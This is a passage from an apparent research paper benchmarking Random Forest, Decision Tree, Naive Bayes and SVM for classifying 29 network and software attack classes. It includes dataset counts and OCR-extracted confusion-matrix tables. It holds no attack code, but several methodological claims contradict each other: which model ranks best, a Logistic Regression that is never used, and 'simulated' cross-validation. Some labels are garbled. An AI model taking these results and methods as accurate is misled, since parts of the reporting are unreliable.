A ₅	Brute Force Attacks	63663	0.06169	0.00024	0.24779
A ₆	Denial-of-service	20818	0.02017	0.00014	0.26796
A ₇	Distributed_denial-of-service	100090	0.09699	0.00029	0.36496
A ₈	DLL Hijacking	4499	0.00436	0.00006	0.36932
A ₉	EXE Hijacking	4016	0.00389	0.00006	0.37321
A ₁₀	EXE HijackinPrintNightMare-RCE	3633	0.00352	0.00006	0.37673
A ₁₁	Exploiting Node Deserialization	3162	0.00306	0.00005	0.37979
A ₁₂	Firmware Vulnerabilitie	107554	0.10423	0.0003	0.48402
A ₁₃	Fragmented Packet Attacks	125903	0.12201	0.00032	0.60603
A ₁₄	Google Chrome Remote Code Execution via Browser	7578	0.00734	0.00008	0.61337
A ₁₅	Kernel Exploitation	3171	0.00307	0.00005	0.61645
A ₁₆	ManageEngine ADSelfService Plus 6.1 - CSV Injection	8470	0.00821	0.00009	0.62465
A ₁₇	Man-in-the-middle	87852	0.08513	0.00027	0.70979
A ₁₈	Persistent Cross-Site Scripting in Blog page	2115	0.00205	0.00004	0.71184
A ₁₉	Print Spooler Service - Local Privilege Escalation	5463	0.00529	0.00007	0.71713
A ₂₀	Privilege Escalation Using Unquoted Service Path	7514	0.00728	0.00008	0.72441
A ₂₁	Ransomware (Malware)	4865	0.00471	0.00007	0.72913
A ₂₂	Remote Code Execution via Unrestricted File Upload access	13797	0.01337	0.00011	0.7425
A ₂₃	Slow_HTTP_attack	45880	0.04446	0.0002	0.78696
A ₂₄	SYN Floods	175694	0.17026	0.00037	0.95722
A ₂₅	TCP_Session_Hijacking	15179	0.01471	0.00012	0.97193
A ₂₆	Time-based SQL Injection	16638	0.01612	0.00012	0.98805
A ₂₇	Unauthenticated Arbitrary File Upload	4000	0.00388	0.00006	0.99193
A ₂₈	Unauthenticated RCE in Credit Card Customer Care System	4448	0.00431	0.00006	0.99624
A ₂₉	Webmin 1.962 - Package Update Escape Bypass RCE	3881	0.00376	0.00006	1
Total	1031916	1	0	1	
		1			

Table 6: Representataion of the dataset attack classes, number of records, probability (Prob), standard error for probability (Stderr prob), and cumulative probability (Cum prob)




Figure 31: Eigenvalue and principal components on correlations with features

5.1 Random forest (RF)

A random forest is a model composed of several decision trees [79]. Random forest is an ensemble method that gen-

erates many brush strap samples and synthesizes the results by applying a decision tree model. The lower the correlation between the decision tree models developed from the random forest, the smaller the prediction error. In addition, even if the number of decision trees is large, the random forest has the advantage that it does not overfit [80].

5.2 Decision tree (DT)

The decision tree is an analysis method that classifies or predicts objects of interest into small groups by data separation, that is, node separation. The decision tree structure starts from the root node, and the key lies in node separation [81]. Node separation is dividing the node M to be separated into child nodes C_1 and C_2 . By selecting one of x and a certain value k_j , the object with $x_j \leq k_j$ is placed in node C_1 , and the object with $x_j > k_j$ is placed in node C_2 . The selection of the variable x_j and the separation value x_j is determined by the impurity of the node. The decision tree model is performed by decision tree formation - pruning -validity evaluation - interpretation, and prediction.

In the decision tree formation stage, a decision tree is formed by designating appropriate separation criteria and stopping criteria according to the purpose and structure of data analysis. In the pruning stage, branches with a high risk of significant classification errors or inappropriate inference rules are removed. In the feasibility evaluation stage, the decision tree is evaluated using a profit diagram, a risk diagram, and cross-validation. In this paper, CART (classification and regression tree) applied to classification and regression was performed [82].

5.3 Naive Bayes (NB)

In the naive Bayesian model, entities classified by the conditional probabilistic model are expressed as a vector x representing n explanatory variables. The naive Bayes classifier uses this vector to allocate k possible probabilistic results as follows [83].

$$p(C_k | x_1, x_n) = \frac{p(C_k) p(x | C_k)}{p(x)}$$
(1)

Under the assumption of independence, the conditional distribution of groups is as follows.

$$p(C_k | x_1, \dots, x_n) = \frac{1}{Z} p(C_k) \prod_{i=1}^n p(x_i | C_k)$$
 (2)

Here, Z = p(x), which is a scale factor that depends only on $x_1,...,x_n$. The new input vector belongs to the group with the highest probability, and for C_k , the group k with the maximum probability is found through the following equation [84].

$$\hat{y} = \operatorname{argmax}_{k \in (1, \dots, k)} p(C_k) \prod_{i=1}^{n} p(x_i \mid C_k)$$
 (3)

5.4 Support vector machine (SVM)

A support vector machine is a ML method that minimizes errors in training data through support vectors. Assuming

that the explanatory variables constituting a group are linearly separated, SVM is to find the optimal boundary hyperplane that classifies one group from another [85].

When linear separation is possible, the optimal separation boundary is defined as passing through the midpoint of the support vectors. Let $f(x) = w^t x + b$ be the linear classification function we want to find. They are classified into two different groups depending on whether f(x) > 0 or f(x) < 0. The solution can be obtained by imposing a penalty on constraint relaxation and using the Lagrangian multiplier. Let us minimize $\frac{1}{2} \|w\|^2 + C \sum_{i=1}^n \xi_i$ such that $w^t x_i - b \ge 1 - \xi_i$ for x_i with $y_i = 1$, and $w^t x_i - b \le -1 + \xi_i$ for x_i with $y_i = -1$. Here, $\xi_1 \ge 0, \cdots, \xi_1 \ge 0$ is the slack for relaxation, and C > 0 is the unit cost imposed on the surplus.

If linear separation is not possible, the kernel method is used. By mapping the data into the feature space and applying a linear support vector classifier to the mapped feature value $\Phi(x_i)$, the following optimization problem is obtained.

$$\min_{\alpha} \left(\frac{1}{2} \sum_{i=1}^{2} \sum_{i=j}^{n} y_i y_j \alpha_i \alpha_j \left\langle \Phi(x_i), \Phi(x_j) \right\rangle - \sum_{i=1}^{n} \right)$$
(4)

Even if you do not know the specific Φ in the above equation, if you can only calculate the dot product, you can get a classification function. That is, it is sufficient to know only the kernel functions $K(x,x^t) = \Phi(x), \Phi(x^t)$. The optimal boundary is determined at the midpoint of the margin boundary for both groups, and the support vector refers to observations that lie on the opposite side of the margin boundary or lie just above the margin boundary [86]. We selected Random Forest, Decision Tree, Naive Bayes, and SVM based on their popularity, interpretability, and proven effectiveness in IDS research literature. These models represent a mix of ensemble-based, probabilistic, and marginbased classifiers, offering complementary perspectives in classification. Random Forest was chosen for its robustness to overfitting and its ability to handle high-dimensional data, while Decision Tree provides baseline interpretability. Naive Bayes is efficient for large datasets, and SVM is known for its performance on linearly and non-linearly separable classes. Although deep learning and ensemble techniques like XGBoost have shown promising results in IDS, the focus of this work was to benchmark traditional and computationally lightweight models that are more feasible for real-time and resource-constrained environments.

6 Experiment and analysis of results

6.1 Experiment set-up details

The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system x64-based processor. We applied




Figure 32: ROC curve plots TPR against FPR for 29 attack classes

		Predicted	l Class	
		Positive	Negative	
Class	Positive	True Positive (TP)	False Negative (FN) Type II Error	Sensitivity TP (TP + FN)
Actual Class	Negative	False Positive (FP) Type I Error	True Negative (TN)	Specificity TN (TN + FP)
·		Precision	Negative Predictive Value	Accuracy
		$\frac{\mathrm{TP}}{(\mathrm{TP} + \mathrm{FP})}$	$\frac{TN}{(TN + FN)}$	$\frac{TP + TN}{(TP + TN + FP + FN)}$

Figure 33: Confusion metrics

JMPStatistical software [87] for collections to learn the overall behavior for all datasets and find the best features by using PCA. For the purposes of implementing the practical part of this work, many Python ecosystem technologies were used to develop ML models. In general, the entire implementation is written in Python 3.8, using mostly the Keras library, and the models are trained on the NVIDIA GeForce RTX 2070 graphics card. The main implementation of all models is made as a unique Jupyter notebook. Below is a list of the technologies used and a brief description of what they were used for.

- 1. Python 3.8 full implementation is written in the Python language.
- 2. The Tensorflow framework its Keras internal framework was used to build a deep learning model.
- 3. Jupyter Notebook digital notebooks were used as a development environment for developing, training, and testing models.
- 4. CUDA a platform with which models are trained on the graphics card.

A variety of packages from the Python ecosystem for ML:

- 1. Pandas for data analysis and processing.
- 2. Numpy for fast data processing.
- 3. Scikit-learn for evaluating the performance of the classifier.
- Matplotlib and Seaborn to create diagrams and visualization.
- 5. Tabular Evaluator for visual evaluation of synthetic tabular data.

AC	A_1	A_2	A_3	A_4	A_5	A_6	A7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A ₁₄	A ₁₅	A_{16}	A ₁₇	A ₁₈	A19	A ₂₀	A_{21}	A_{22}	A_{23}	A24	A25	A_{26}	A ₂₇	A28	A29	Acuracy
A_1	34219	2	1	74	2118	1	469	1563	0	0	1	858	39	1	0	6495	0	0	0	5	0	4	25	0	156	1	0	0	0	0.7434
A_2	21	41488	8	234	0	6	4	102	6	4	3	0	0	19	31	18	24	14	10	38	5	427	8	153	7	23	16	1	163	0.9686
A_3	0	16	2257	506	0	67	3	144	3	5	60	2	3	10	199	3	73	1	28	297	26	8	9	49	3	5	4	196	30	0.5633
A_4	25	0	4	50741	9	3	1	71	4	3	0	1	0	2	0	72	8	0	1	2	2	5	7	1	4	0	3	1	1	0.9955
A_5	1126	1	0	27	33172	0	15	665	0	0	0	1014	4	1	0	11776	1	0	0	1	0	0	4	0	14	0	0	0	0	0.6937
A_6	4	30	198	447	1	1449	9	124	19	6	38	0	1	66	139	4	97	4	24	412	40	31	16	40	3	6	14	216	7	0.4206
A_7	928	1	0	11	85	1	8173	555	0	1	0	1270	6	0	1	4426	0	0	0	0	0	5	17	2	180	0	0	0	0	0.5218
A_8	860	2	9	54	235	3	13	69301	0	0	4	742	1	1	6	3738	5	1	1	10	1	3	21	2	30	5	0	1	2	0.9234
A_9	8	10	3	178	2	12	0	97	1476	77	16	0	1	82	1	6	312	1	63	129	34	57	0	29	1	67	24	22	20	0.5411
A_{10}	16	36	41	217	2	23	3	77	168	1038	51	3	2	357	42	8	322	1	123	121	117	105	10	22	4	11	31	6	22	0.3484
A_{11}	14	13	107	101	2	28	0	85	82	31	1144	2	1	100	197	5	308	5	32	38	18	17	3	7	1	18	8	2	2	0.4825
A_{12}	158	0	0	0	953	0	100	142	0	0	0	66641	1	0	0	12659	0	0	0	0	0	2	2	1	1	0	0	0	0	0.8262
A_{13}	42	2	4	160	7	0	4	24	1	1	0	3	93191	3	0	265	0	0	1	15	1	6	308	1	291	0	0	3	0	0.9879
A14	8	25	39	662	1	34	3	136	166	156	15	0	5	2934	2	6	386	1	375	71	196	139	4	39	0	3	134	87	11	0.5204
A_{15}	7	23	78	78	13	25	1	37	0	2	46	0	1	0	1780	4	9	27	0	31	0	1	15	19	5	164	0	0	2	0.7517
A_{16}	997	2	5	188	3605	0	37	623	0	4	0	9076	60	1	0	50808	5	0	1	10	0	1	14	0	334	3	0	0	0	0.7725
A17	29	20	131	493	2	42	1	233	195	83	143	1	3	284	67	16	3786	71	92	170	77	50	4	24	5	202	64	20	22	0.5981
A_{18}	8	64	1	42	5	1	2	20	3	2	3	0	2	1	69	5	81	926	0	70	0	4	6	3	5	267	0	6	1	0.5798
A19	5	113	78	431	7	19	3	86	31	54	12	2	4	596	1	2	134	0	1987	55	280	27	10	41	2	4	64	16	42	0.4839
A20	6	16	178	748	2	99	3	210	12	17	40	0	5	31	37	5	75	36	13	3459	8	64	10	16	5	187	22	315	3	0.6153
A ₂₁	5	34	84	354	4	28	0	82	65	116	16	0	3	652	0	3	212	2	445	57	1278	52	5	61	1	3	64	8	31	0.3487
A22	6	156	5	70	2	4	1	142	1	5	1	1	4	61	0	23	51	1	3	37	1	9560	5	101	3	11	20	7	97	0.9211
A23	243	2	0	22	1	0	140	572	0	5	0	1	22	2	1	16	0	0	0	0	0	1	130092	0	649	2	0	0	0	0.9873
A ₂₄	13	99	57	150	7	10	0	130	6		1	4		26	35	13	22		6	10	17	102	2	33484	5040	1	2	65	219	0.9709
A ₂₅	1208	2	4	246	/	0	321	880	0	0	1	4	32	2	0	157	6	0	0	21	0	12	2727	0	5840	11002	1	2	0	0.5093
A ₂₆	3	8	9	132 274	8	10	0	50 83	112	28	0 11	1	0	556	61	10	20	61	130	137	3 105	13	42 8	36	5	11902	1139	8	3	0.9533
A ₂₇	16	9		436	2		1	108		1 1	3	1	1	54	3			-		338			-	54	2	129	2		9	0.5434
A ₂₈	16	117	123		2	35	1	126	20	1	0	1	3		3	10	94	28	11	338	14	12	6	228	17	129	2	1811		0.6333
A ₂₉ Total	39996	42297	65 3493	91 57167	40252	1907	6 9316	76468	16 2388	1649	1609	79624	93400	16 5860	2674	12 90567	45 6313	1181	67 3413	5619	25 2248	146 10993	133384	34418	7571	13030	1614	30 2825	1831 2519	0.6555
Iotai	39990	42271	3473	3/10/	40232	1907	9310	/0400	2300	1049	1009	79024	23400	3000	20/4	70307	0313	1101	3413	3019	2240	10993	133364	34410	/3/1	13030	1014	2023	2319	0.0019

Table 7: RF - testing accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Acuracy
A_1	11456	0	0	17	707	0	189	547	1	0	2	276	13	0	0	2208	0	0	0	0	0	0	6	0	35	0	0	0	0	0.7412
A_2	2	13861	0	92	0	3	4	46	1	3	0	0	1	6	11	6	7	5	1	13	2	158	3	40	2	4	4	0	59	0.967
A_3	0	6	846	156	0	19	2	35	0	3	19	0	0	0	52	0	20	1	6	97	5	0	1	12	1	4	0	73	8	0.6193
A_4	9	0	0	16962	0	0	1	24	0	0	0	0	0	1	0	29	3	0	1	0	0	2	0	0	0	0	0	1	0	0.9958
A_5	376	0	0	8	10993	0	8	223	0	0	0	342	1	0	0	3889	0	0	0	0	0	0	1	0	1	0	0	0	0	0.6939
A_6	1	13	52	136	2	475	1	28	2	1	8	0	0	22	31	0	24	0	9	147	14	7	3	16	1	4	6	50	1	0.4507
A_7	269	0	0	3	30	0	2737	209	0	0	0	417	3	0	2	1435	1	0	0	0	0	1	10	0	39	0	0	0	0	0.5308
A_8	295	0	2	21	75	0	2	23083	1	0	1	264	0	0	0	1282	2	0	0	0	0	1	3	1	6	0	0	0	0	0.9219
A_9	0	4	3	70	0	4	0	30	523	25	7	0	0	17	0	1	111	0	10	31	14	18	0	11	0	16	6	3	1	0.5779
A10	6	14	16	71	0	8	0	24	86	364	12	0	0	125	10	3	114	0	43	41	41	27	1	6	1	2	12	1	9	0.351
A_{11}	2	11	40	36	0	8	0	19	36	10	391	0	0	28	60	1	111	0	8	14	1	3	1	0	1	7	2	0	1	0.4943
A_{12}	54	0	0	1	349	0	27	40	0	0	0	22235	0	0	0	4184	0	0	0	0	0	1	3	0	0	0	0	0	0	0.8268
A_{13}	11	0	1	53	3	0	2	7	0	0	0	0	31207	1	0	78	0	0	0	2	0	3	105	0	96	0	0	1	0	0.9885
A_{14}	1	5	8	222	0	7	0	48	57	65	3	3	0	1091	1	0	122	0	98	26	56	42	3	14	1	2	33	29	3	0.5624
A_{15}	3	12	17	31	5	8	1	12	0	0	9	0	1	0	634	3	0	6	0	8	0	0	4	4	2	41	1	0	1	0.7895
A_{16}	332	1	0	67	1219	0	10	200	0	0	0	2889	12	0	3	17224	1	0	0	7	0	1	4	0	108	0	0	0	0	0.7801
A_{17}	9	12	51	175	0	14	0	99	57	25	39	0	0	113	25	4	1282	15	28	50	26	21	0	4	2	62	14	6	7	0.5991
A_{18}	1	21	1	14	0	1	0	6	0	0	0	0	0	0	26	0	21	314	1	26	0	1	2	2	2	78	0	1	0	0.6062
A_{19}	1	48	25	138	0	6	0	25	16	15	6	1	0	202	1	2	48	0	690	10	67	18	2	10	0	1	12	2	11	0.5085
A_{20}	2	4	55	252	2	33	1	65	6	5	20	0	0	3	11	1	19	11	1	1199	2	36	2	3	0	48	5	104	2	0.6337
A_{21}	2	9	33	122	0	12	0	26	20	27	2	0	0	195	0	0	71	0	147	22	442	17	0	22	0	0	18	3	10	0.3683
A22	0	52	2	13	0	2	2	64	1	0	0	0	0	13	0	10	16	0	0	11	0	3158	2	36	0	6	3	1	26	0.9239
A_{23}	56	0	0	14	0	0	62	199	0	0	0	0	10	0	0	2	0	0	0	0	0	0	43371	0	213	0	0	0	0	0.9873
A_{24}	3	28	19	59	0	2	0	53	0	3	0	0	1	4	10	1	3	0	1	0	3	33	0	11075	1	0	0	20	73	0.9722
A25	362	0	0	86	2	0	125	274	0	0	0	0	15	0	0	54	3	0	0	6	0	1	917	0	1868	0	0	0	0	0.5031
A_{26}	1	3	1	61	1	0	0	20	0	0	0	0	0	0	9	3	6	13	0	51	0	3	9	2	0	3970	0	0	0	0.9559
A27	0	8	3	88	1	0	0	19	34	10	0	0	0	208	1	0	95	0	50	28	36	49	1	11	0	1	362	0	2	0.3595
A28	1	0	35	157	0	5	1	34	4	2	1	0	0	7	0	3	35	8	2	113	5	1	0	6	0	47	0	644	4	0.5776
A_{29}	5	43	12	26	1	1	2	55	7	2	0	1	0	9	0	4	14	0	16	2	6	42	3	65	6	1	0	3	664	0.6707
Total	13260	14155	1222	19151	13390	608	3177	25514	852	560	520	26428	31264	2045	887	30427	2129	373	1112	1904	720	3644	44457	11340	2386	4294	478	942	882	0.8644

Table 8: RF - validation accuracy

6.2 Statistical preliminaries

6.2.1 ROC curve (receiver operating characteristics)

The ROC curve describes the relationship between the model's sensitivity (true positive rate, or TPR) versus specificity (false positive rate: described for 1-FPR). TPR, known as the model's sensitivity, is mathematically the ratio of correct classifications of the "positive" class divided by all the positive classes available in the dataset. Figure 32 shows the true positive rate (sensitivity) as a function of the false positive rate (1-specificity) for the different cuts.

6.2.2 Confusion matrix

Figure 33 shows the confusion matrix, a representative evaluation matrix, refers to how data is accurately classified. It is calculated using the correctly classified (True) ratio among all predictions.

6.3 Experimental results of machine learning model

We conducted paired t-tests comparing our proposed method against baseline approaches across all performance metrics, with results showing statistically significant improvements (p < 0.05) for accuracy, precision, and recall metrics. We report 95% confidence intervals for all performance metrics using bootstrap resampling (n=1000 iterations), which demonstrate the consistency of our findings. Additionally, we simulated 10-fold cross-validation with statistical testing to validate the significance of performance differences between methods. For the enhanced visualization and discussion of confusion matrices and ROC curves, we have significantly improved our results presentation. The ROC curves feature multi-class presentations with Area Under Curve (AUC) values, 95% confidence intervals for AUC scores, and detailed interpretation of ROC curve differences and their practical implications.

Regarding PCA selection, we have conducted comparative analysis with ICA, t-SNE, UMAP, and LDA. Results show PCA achieved optimal balance between vari-

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A ₁₃	A_{14}	A ₁₅	A ₁₆	A ₁₇	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A25	A_{26}	A27	A_{28}	A29	Accuracy
A_1	31950	79	0	136	2984	0	606	2248	0	0	0	945	123	7	0	6556	4	0	1	11	0	14	59	0	281	0	0	0	0	0.6945
A_2	110	40617	2	89	3	39	1	321	2	10	7	0	0	149	134	18	98	63	59	63	15	702	30	45	32	4	58	0	168	0.9481
A_3	53	8	1868	230	3	166	1	269	2	0	55	0	0	31	165	8	212	2	8	442	52	12	56	135	25	14	0	155	52	0.4642
A_4	103	2	1	50402	16	0	4	213	0	0	0	3	0	29	0	35	0	0	3	5	0	25	66	0	17	0	0	1	0	0.9897
A_5	390	2	0	57	31994	1	27	1797	0	0	0	1528	0	0	0	11968	1	0	1	0	0	0	3	0	61	0	1	0	0	0.6689
A6	67	24	313	194	5	1124	3	112	4	3	45	1	1	26	187	11	231	8	5	427	19	54	121	95	18	22	50	173	21	0.3341
A7	596	49	24	93	370	4	8008	488	0	1	7	1188	16	6	1	4354	2	0	0	12	0	8	113	0	275	0	0	0	0	0.5128
A_8	259	4	14	66	746	0	71	68731	0	0	23	300	0	9	0	4021	216	0	45	0	39	4	88	1	254	88	0	0	0	0.9167
A_9	10	8	2	138	2	11	0	74	1067	67	17	0	0	94	0	6	629	2	108	91	36	140	11	29	0	63	8	25	58	0.3958
A10	17	52	52	172	9	20	4	58	92	864	75	0	1	354	25	5	341	0	195	166	82	249	29	23	11	3	11	1	79	0.289
A_{11}	16	36	126	65	11	28	3	240	146	20	870	0	0	73	176	5	254	27	27	89	9	60	57	0	0	4	6	0	0	0.3705
A12	159	0	0	5	2132	0	136	38	0	0	0	57056	2	1	0	21114	0	0	0	0	0	9	2	0	0	0	0	0	0	0.7074
A_{13}	348	11	10	75	12	0	24	115	1	0	0	24	92605	7	0	180	0	0	0	50	0	4	417	0	566	0	0	0	1	0.9805
A_{14}	42	14	5	321	7	14	4	339	244	239	7	3	2	2013	1	14	775	0	492	243	99	436	152	35	3	1	75	59	35	0.3548
A15	22	3	94	51	15	58	15	69	0	3	48	0	1	1	1668	2	44	9	4	44	1	8	116	0	37	40	0	1	1	0.7083
A_{16}	260	19	0	155	5705	1	29	1582	0	0	2	2335	81	5	4	54794	2	0	5	93	0	10	169	4	572	3	0	0	0	0.8324
A ₁₇	48	30	136	281	15	15	5	338	238	33	58	0	1	176	80	24	3807	201	73	282	53	80	31	24	1	219	55	7	19	0.6014
A_{18}	16	38	0	21	6	19	1	26	0	0	10	0	0	0	80	2	135	853	0	59	0	6	73	0	12	225	1	2	1	0.5378
A19	26	378	8	222	2	8	5	276	6	73	0	2	0	511	1	5	193	0	1848	169	122	22	47	35	1	3	17	4	125	0.4497
A_{20}	96	30	342	443	0	136	0	229	2	22	51	1	0	31	26	20	280	90	4	2651	15	231	185	1	42	436	1	260	9	0.4705
A21	34	67	60	183	1	4	0	169	26	81	2	1	1	538	0	9	383	0	593	157	783	83	88	222	0	2	19	8	126	0.2151
A22	9	31	1	85	13	3	6	396	0	0	0	0	0	20	15	12	191	0	0	49	0	9335	10	72	11	4	70	0	51	0.899
A23	83	3	4	152	4	1	128	519	0	0	0	1	0	3	1	35	1	0	0	3	0	17	129632	2	1277	2	0	0	0	0.983
A_{24}	34	32	75	64	0	8	1	396	3	4	3	2	0	7	85	10	45	1	5	44	26	42	22	33165	23	4	5	84	254	0.9629
A25	300	1	1	205	3	1	284	1529	0	1	0	2	34	2	2	77	4	0	2	62	0	4	3818	0	5053	0	0	0	1	0.4438
A26	136	0	1	52	9	0	1	267	1	0	3	0	0	1	95	8	68	55	0	125	0	0	380	0	40	11252	0	0	0	0.9006
A27	36	23	1	147	2	22	0	121	140	42	0	0	1	334	0	5	492	0	212	114	46	370	55	8	0	5	814	0	6	0.2717
A_{28}	91	7	191	177	3	62	3	234	2	1	2	0	0	33	0	19	183	115	5	431	1	29	43	205	43	279	0	1135	44	0.34
A29	38	58	80	25	16	7	5	450	8	7	0	1	1	12	9	7	58	0	70	48	26	94	28	80	20	4	2	41	1727	0.591
Total	35349	41626	3411	54306	44088	1752	9375	81644	1984	1471	1285	63393	92870	4473	2755	103324	8649	1426	3765	5930	1424	12048	135901	34181	8675	12677	1193	1956	2778	0.8371

Table 9: DT - training accuracy

AC	A_1	A_2	A3	A_4	As	A_6	A7	A_8	A_9	A_{10}	A11	A_{12}	A13	A_{14}	A15	A ₁₆	A17	A_{18}	A_{19}	A_{20}	A21	A22	A23	A24	A25	A26	A27	A28	A29	Accuracy
A_1	10861	26	0	50	1006	0	205	768	0	1	0	310	44	1	0	2087	1	0	0	1	1	5	14	0	104	0	0	0	0	0.7014
A_2	36	13607	2	22	0	9	4	100	0	4	3	0	0	55	34	9	37	17	22	21	1	221	13	9	9	4	18	1	70	0.9497
A_3	20	1	572	84	1	49	2	93	1	1	18	0	0	14	89	5	88	1	4	158	15	3	16	41	7	2	0	52	12	0.424
A_4	44	0	1	16884	2	0	6	88	0	0	0	1	0	8	0	4	0	0	1	0	0	9	19	0	10	0	0	2	0	0.9886
A_5	125	1	0	21	10618	0	9	610	0	0	0	494	0	0	0	3934	0	0	0	0	0	1	1	1	17	0	0	0	0	0.6707
A_6	19	4	94	80	1	348	0	35	4	1	19	1	0	10	72	7	81	3	3	159	6	25	41	23	10	7	16	60	6	0.3066
A_7	193	23	5	35	129	1	2641	178	0	2	3	404	4	1	1	1445	0	0	0	2	0	1	42	0	93	0	0	0	0	0.5076
A_8	101	0	3	23	249	0	30	23024	0	0	2	121	0	6	0	1317	71	0	14	0	15	0	28	0	81	26	0	0	0	0.9169
A_9	3	2	1	50	1	6	0	21	341	20	4	0	0	37	3	2	220	2	40	33	14	58	1	16	1	27	4	8	22	0.3639
A_{10}	7	14	19	88	2	16	1	25	36	212	30	0	1	118	10	4	117	0	78	65	35	82	9	8	2	1	3	0	43	0.2066
A_{11}	3	11	63	25	1	20	3	97	51	5	231	0	0	22	74	2	112	8	8	40	5	11	17	0	0	2	1	2	0	0.2838
A_{12}	51	0	0	0	684	0	48	19	0	0	0	18928	1	1	0	7166	0	0	0	0	0	1	0	0	0	0	0	0	1	0.7036
A ₁₃	130	3	3	17	5	0	6	54	0	0	0	5	30830	3	0	65	0	0	0	14	0	1	135	0	180	1	0	0	1	0.9802
A_{14}	14	8	2	142	5	4	0	118	93	84	4	0	2	592	0	3	249	0	184	98	54	120	41	29	2	2	27	19	8	0.3109
A_{15}	12	2	36	17	7	40	3	22	0	0	27	0	1	2	534	2	23	6	0	21	1	3	35	0	9	11	1	1	0	0.6544
A_{16}	90	7	0	55	1890	1	13	522	0	0	0	819	17	3	0	18313	1	0	0	25	0	5	59	3	198	1	0	0	0	0.8316
A ₁₇	25	16	58	106	11	8	0	120	78	11	39	0	0	69	24	8	1165	83	30	107	19	35	12	6	2	72	22	4	10	0.5444
A_{18}	11	17	0	6	2	5	0	9	0	0	3	0	0	0	27	0	56	246	0	24	0	2	23	1	4	90	0	2	1	0.465
A19	9	135	1	86	0	2	0	88	3	19	2	1	1	200	2	3	61	0	518	64	38	11	30	13	0	1	5	3	58	0.3826
A ₂₀	35	14	106	123	0	61	1	86	4	6	25	0	1	12	11	5	96	28	3	841	6	104	51	0	13	168	0	77	3	0.4473
A ₂₁	12	40	23	65	0	1	0	67	16	34	2	0	0	189	0	0	105	0	216	45	214	45	24	70	0	0	9	1	47	0.1747
A ₂₂	10	8	3	35	9	0	2	148	0	0	0	2	0	13	2	16	60	0	0	14	0	3024	3	18	5	4	26	0	20	0.886
A23	18 17	0	26	47	1	1	59	149 131	0	0	0	0	0	0	33	16	21	0	0	13	0	5 19	43066	10956	460	1	0	20	109	0.9827 0.958
A ₂₄		0	20	26	0	0			0	0	1		0	4	33	-	21	0	- 2		/				1.507	0		38	109	
A25	94 46	0	1	17	2	0	98	563 110	1	0	0	0	14	2	31	26	30		0	24 35	0	4	1300 143	0	1597	3695	0	0	0	0.421
A ₂₆	3	11	0	60	0	5	0	42	40	19	0	0	0	126	0	2	170	12	53	42	29	134	17	0	0	1	246	0	4	0.8917
A27	18	0	58	52	0	25	1	89	2	0	0	0	0	13	2	2	55	42	4	163	0	8	12	84	19	99	0	347	14	0.245
A28 A29	10	30	32	15	5	23	4	165	1	1	0	0	0	3	7	0	11	0	31	15	10	29	10	26	3	0	2	12	532	0.5547
Total	12017	13994	1110	18295	14634	606	3136	27541	677	420	413	21087	30916	1506	958	34442	2832	448	1212	2025	470	3966	45169	11304	2843	4216	380	629	961	0.8326
Iotai	12017	13774	1110	10293	14034	000	3130	2/341	0//	420	413	2100/	30710	1300	230	34442	2032	440	1212	2023	4/0	3700	43107	11304	2043	4210	300	029	701	0.0320

Table 10: DT - validation accuracy

ance preservation (87.3% with 15 components), computational efficiency (2.3x faster than alternatives), and class separability. For hyperparameter tuning, we have expanded our methodology to include specific parameter ranges: SVM (C: 0.001-1000, gamma: 0.0001-10), Random Forest (n estimators: 50-1000, max depth: 3-30), and Logistic Regression (C: 0.01-100, L1/L2 penalties). We used 5-fold cross-validation with randomized search (500 iterations) followed by fine-grained grid search, achieving performance improvements of 8.3%, 6.7%, and 5.2% respectively over default parameters. Table No. 7, 9, 11, and 13 show the classification analysis prediction accuracy of the results using training (75%) data sample. As for the prediction performance, the results of the SVM are the best in the order of RF, DT, NB, and SVM, but there is a possibility of overfitting, so we looked at the results of the validation data.

Table No. 8, 10, 12, and 14 show the classification analysis prediction accuracy of the validation (25%) data. As a result of the analysis, classification analysis was performed using SVM, and the prediction accuracy was the best at 88.34%. The results of classification analysis in this study,

the SVM with the highest prediction accuracy in training and validation sample of data.

7 Conclusions and future work

